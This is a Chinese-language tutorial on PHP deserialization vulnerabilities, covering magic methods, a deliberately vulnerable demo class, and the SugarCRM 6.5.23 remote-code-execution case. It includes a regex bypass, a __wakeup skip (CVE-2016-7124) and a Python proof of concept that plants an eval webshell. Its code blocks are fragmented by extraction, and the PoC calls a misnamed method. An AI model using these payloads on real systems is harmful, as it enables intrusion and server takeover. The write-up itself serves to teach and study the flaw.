

PHP 反序列化漏洞初窥

Auth : Cryin'

Date : 2015.11.05

序列化与反序列化

序列化和反序列化操作会使程序存储或传输 PHP 的值或对象更加便利且不丢失其类型和结构。PHP 序列化函数 `serialize()`，其作用是将对象转换为字符串，此字符串包含了表示 value 的字节流，可以存储于任何地方；而反序列化函数 `unserialize()`，恰好就是序列化的逆过程，反序列化对单一的已序列化的变量进行操作，将其转换回对象供程序使用。

在 PHP 序列化及反序列化函数官方介绍中同时也支出，当序列化对象时，PHP 将试图在序列化动作之前调用该对象的成员函数 `__sleep()`。如果存在，该方法会先被调用，然后才执行序列化操作。此功能可以用于清理对象，这样就允许对象在被序列化之前做任何清除操作。类似的，当使用 `unserialize()` 恢复对象时，将调用 `__wakeup()` 成员函数。

魔术方法

PHP 将所有以 `__`（两个下划线）开头的类方法保留为魔术方法。诸如：

```
__construct(),
__destruct(),
__call(),
__callStatic(),
__get(),
__set(),
__isset(),
__unset(),
__sleep(),
__wakeup(),
__toString(),
__invoke(),
__set_state(),
__clone(),
__debugInfo()
```

等方法在 PHP 中被称为“魔术方法”（Magic methods）。其中 `__construct()`，`__destruct()` 分别为构造函数和析构函数，在对象创建和销毁时分别会被自动调用。而正如上面所说 `__sleep()` 及 `__wakeup()` 分别会在对象被序列化、反序列化时自动调用。为了更清楚了解序列化、反序列化以及魔术方法的具体作用。看个实例：

```
<?php
class file {
    #private $data="foo\n";
    #private $filename = "D:\software\phpStudy\WWW\iast\serialized.txt";
    public function __wakeup() {
        $this->saveinfo($this->filename,$this->data);
    }
}
```

```

        print "__wakeup\r\n";
        print '<BR>';
    }
    function file($in_filename="unnamed",$in_data="file")
    {
        $this->filename = $in_filename;
        $this->data = $in_data;
    }

    function getname() {
        return $this->filename;
    }
    public function saveinfo($filename,$data) {

        file_put_contents($filename,$data);
    }
}

$testfile = new file($_GET['filename'],$_GET['data']);
//用 serialize 函数将这个实例转化为一个序列化的字符串
$testfiledisc = serialize($testfile);
print $testfiledisc;


print '<BR>';

//在此注销这个类
unset($testfile);

//在这里用 unserialize() 还原已经序列化的对象
print "unserialize\r\n";
print '<BR>';
$fileuns = unserialize($testfiledisc);
//此时的 $fileuns 已经是前面的 $testfile 对象了
$filename = $fileuns->getname();
//这个类此时无需实例化可以继续使用,而且属性和值都是保持在序列化之前的状态
print "The file name is ==> $filename<br>";
print '<BR>';
?>

```

执行上述代码, 如图所示:



← → ↺ ⓘ 10.65.10.195/iast/unserialize.php?filename=D:\software\phpStudy\WWW\iast\serialized.txt&data=foo

O:4:"file":2:{s:8:"filename";s:44:"D:\software\phpStudy\WWW\iast\serialized.txt";s:4:"data";s:3:"foo";}

unserialize

wakeup

The file name is ==> D:\software\phpStudy\WWW\iast\serialized.txt

PHP 反序列化漏洞原理

清楚了反序列化及魔术方法，可以了解到，反序列化漏洞利用原理或者说出现该类漏洞需要具备的条件如下：

- 1、反序列化变量可控；
- 2、程序上下文已定义类存在__wakeup()等魔术方法；
- 3、该魔术方法中调用了系统命令执行、文件操作等高危函数且引入了可控反序列化对象的相关属性。

如上面示例代码所示，在 file 类中实现了__wakeup 函数并调用了 saveinfo 方法，该方法使用 file_put_contents 将反序列化后得到的对象的文件名及文件内容属性写如文件。而 filename 及 data 变量通过\$_GET 获取。这样如果输入形如：

```
unserialize.php?filename=D:\software\phpStudy\WWW\iast\serialized.php&data=
<?php%20phpinfo()??>
```

则可以在程序目录创建 serialized.php 文件并写入 phpinfo 等执行任意代码。

典型案例

SugarCRM 在其<=6.5.23 的版本中存在反序列化漏洞，程序对攻击者恶意构造的序列化数据进行了反序列化的处理，从而使攻击者可以在未授权状态下执行任意代码。这个漏洞可以说是 php 反序列化操作的最佳反面教程，讲述了使用反序列化不当，造成可利用魔术方法进行 RCE。

漏洞文件 service/core/REST/SugarRestSerialize.php 第 67 行：

```
function serve(){
    $GLOBALS['log']->info('Begin: SugarRestSerialize->serve');
    $data = !empty($_REQUEST['rest_data'])? $_REQUEST['rest_data']: '';
    if(empty($_REQUEST['method']) || !method_exists($this->implementation, $_REQUEST['method'])){
        $er = new SoapError();
        $er->set_error('invalid_call');
        $this->fault($er);
    }else{
        $method = $_REQUEST['method'];
        $data = sugar_unserialize(from_html($data));
        if(!is_array($data))$data = array($data);
        $GLOBALS['log']->info('End: SugarRestSerialize->serve');
        return call_user_func_array(array($this->implementation, $method),$data);
    } // else
} // fn
```


可以看到 rest_data 参数可控，且传入了反序列化函数 sugar_unserialize 中。在 sugar_unserialize 函数中(include/utils.php 第 5039 行开始)，可以看到在反序列化前，对输入参数进行了检查：

```
function sugar_unserialize($value)
{
    preg_match('/[oc]:\d+:/i', $value, $matches);

    if (count($matches)) {
        return false;
    }

    return unserialize($value);
}
```

该正则检查主要是检测参数是不是序列化后的对象，如：



然而由于正则不够严谨，我们可以在对象长度前加一个 + 号，即 "o:14 -> o:+14"，即可绕过这层检测，从而使得我们可控的数据传入 unserialize 函数。

序列化参数可控，接下来就是找程序上下文已定义的类中存在可利用的 __wakeup 等魔术方法了，在 include/SugarCache/SugarCacheFile.php 文件中可以看到 __destruct 魔术方法，且该函数中有文件写入操作。

```
public function __destruct()
{
    parent::__destruct();

    if ( $this->_cacheChanged )
        sugar_file_put_contents(sugar_cached($this->_cacheFileName), serialize($this->_localStore));
}

/**
 * This is needed to prevent unserialize vulnerability
 */
public function __wakeup()
{
    // clean all properties
    foreach(get_object_vars($this) as $k => $v) {
        $this->$k = null;
    }
    throw new Exception("Not a serializable object");
}
```

在 sugar_file_put_contents 函数中，调用了 file_put_contents 函数，且没有对文件名及文件内容进行检查。但是注意到在反序列化函数调用时会先触发 __wakeup 函数而后才会调用析构函数 __destruct，但在 __wakeup 函数中将对象所有属性值都置空了。所以至此虽然反序列化对象可控，但输入的属性却被清空了。但有一个有意思的漏洞 [CVE-2016-7124](#)，反序列化一个异常对象时会绕过 __wakeup 函数执行。就是当序列化字符串中表示对象属性个数的值大于真实的属性个数时会跳过 __wakeup 的执行。如下代码：

```
<?php
class test{
```

```

var $wakeupbypass;

public function __destruct(){
    $this->wakeupbypass = "__destruct<br />";
    echo $this->wakeupbypass;
    echo "__destruct OK!<br />";
}


public function __wakeup(){
    $this->wakeupbypass = "__wakeup<br />";
    echo $this->wakeupbypass;
    echo "__wakeup OK!<br />";
}
}

#$a = new test();
#echo serialize($a);

$payload = 'O:4:"test":1:{s:7:"wakeupbypass";N;}';
$payload1 = 'O:4:"test":2:{s:7:"wakeupbypass";N;}';
#$abc = unserialize($payload);
$abc1 = unserialize($payload1);
?>

```

在浏览器访问该页面可以看到 **wakeup** 并没有执行。



最后，生成序列化的 **payload**，并编写 **poc** 如下：

```

#!/usr/bin/env python
# encoding:utf-8
import requests

class Sugarcrm():
    def poc_test(self):
        url = 'http://10.65.10.195/sugarcrm_dev-6.5.23/service/v4/rest.php'

```

```

data = {
    'method': 'login',
    'input_type': 'Serialize',
    'rest_data':
'O:+14:"SugarCacheFile":23:{S:17:"\\00*\\00_cacheFileName";s:15:"../custom/1.php";S:1
6:"\\00*\\00_cacheChanged";b:1;S:14:"\\00*\\00_localStore";a:1:{i:0;s:29:"&lt;?php
eval($_POST['HHH']); ?&gt;";}}',
    }
requests.post(url, data=data)

```

```
if __name__ == '__main__':
```

```
    test = Sugarcrm()
```

```
    test.poctest()
```

执行脚本可生成 shell: http://10.65.10.195/sugarcrm_dev-6.5.23/custom/1.php, 关于典型的 PHP 反序列化漏洞还可以参考 vBulletin 5、Joomla 的反序列化远程代码执行漏洞。详见参考链接。

参考

- [1] <http://php.net/manual/zh/function.serialize.php>
- [2] <http://bobao.360.cn/learning/detail/3193.html>
- [3] <http://www.freebuf.com/vuls/80293.html>
- [4] https://codeload.github.com/sugarcrm/sugarcrm_dev/tar.gz/6.5.23
- [5] <http://bobao.360.cn/learning/detail/3020.html>
- [6] <https://bugs.php.net/bug.php?id=72663>
- [7] <http://blog.nsfocus.net/vbulletin-5-rce-vulnerability/>